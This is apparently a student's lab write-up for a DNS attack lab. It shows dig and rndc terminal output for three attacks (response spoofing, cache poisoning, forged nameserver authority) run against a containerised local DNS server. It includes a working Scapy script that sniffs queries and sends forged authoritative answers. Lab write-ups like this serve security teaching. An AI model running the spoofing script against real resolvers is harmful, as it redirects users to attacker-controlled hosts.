

Will Sherrer




```
User$ dig www.example.com | grep "www.example.com"
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;www.example.com.               IN      A
www.example.com.        86384   IN      A       93.184.216.34
User$ dig @ns.attacker32.com www.example.com | grep "www.example.com"
; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
;www.example.com.               IN      A
www.example.com.        259200  IN      A       1.2.3.5
User$
```

I show that the dig command works and going through the attacker site gives us a spoofed ip.

Attack 1 spoof response:




```
User$ dig www.example.net

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 308
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       1.2.3.4

;; Query time: 60 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Mar 17 23:27:45 UTC 2022
;; MSG SIZE  rcvd: 64

User$
```




```
Local DNS$ rndc dumpdb -cache
Local DNS$ cat /var/cache/bind/dump.db | grep "example.net"
example.net.            777558  NS      a.iana-servers.net.
www.example.net.        691158  A       93.184.216.34
                                        20220325020734 20220303195843 24453 exam
ple.net.
Local DNS$ 
```

I had to delay the dns router by 100ms as I ran into the issue where the router was faster than the attacker. However after doing that I was able to successfully run the attack. The DNS server also successfully received the ip address of the domain in cache


Attack 2 DNS cache poison:



```
root@3bf1861a1a4a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40175
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 89567a5182d49b5c0100000062349f81004a0c40a2294cad (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       5.6.7.8

;; Query time: 1316 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Mar 18 15:04:33 UTC 2022
;; MSG SIZE  rcvd: 88

root@3bf1861a1a4a:/# 
```




```
#!/usr/bin/python3
from scapy.all import *
import sys

def spoof_dns(pkt):
  if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    old_ip  = pkt[IP]
    old_udp = pkt[UDP]
    old_dns = pkt[DNS]

    ip  = IP (dst = "10.9.0.53", src = old_ip.dst)
    udp = UDP(dport = old_udp.sport, sport = 53)

    Anssec = DNSRR( rrname = old_dns.qd.qname,
                    type   = 'A',
                    rdata  = '5.6.7.8',
                    ttl    = 259200)

    dns = DNS( id = old_dns.id, aa=1, qr=1,
               qdcount=1, qd = old_dns.qd,
               ancount=1, an = Anssec)

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host 10.9.0.53 and dst port 53)'
pkt=sniff(iface='br-54af65a09fe8', filter=f, prn=spoof_dns)
```




```
root@f935b2760bff:/# rndc dumpdb -cache
root@f935b2760bff:/# cat /var/cache/bind/dump.db | grep "example"
example.com.            863970  NS      ns.attacker.com.
_.example.com.          863970  A       1.2.3.4
www.example.com.        863970  A       1.2.3.4
root@f935b2760bff:/# rndc flush
root@f935b2760bff:/# rndc dumpdb -cache
root@f935b2760bff:/# cat /var/cache/bind/dump.db | grep "example"
root@f935b2760bff:/# rndc flush
root@f935b2760bff:/# rndc dumpdb -cache
root@f935b2760bff:/# cat /var/cache/bind/dump.db | grep "example"
example.com.            777547  NS      a.iana-servers.net.
www.example.com.        863948  A       5.6.7.8
root@f935b2760bff:/#
```

After running the attack I was able to succeed in poisoning the DNS cache


Attack 3 add authority for nameserver:



```
root@3bf1861a1a4a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 514
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6963908e5c641277010000006234a609665ac0d335c6ba49 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259160  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Mar 18 15:32:25 UTC 2022
;; MSG SIZE  rcvd: 88

root@3bf1861a1a4a:/#
```



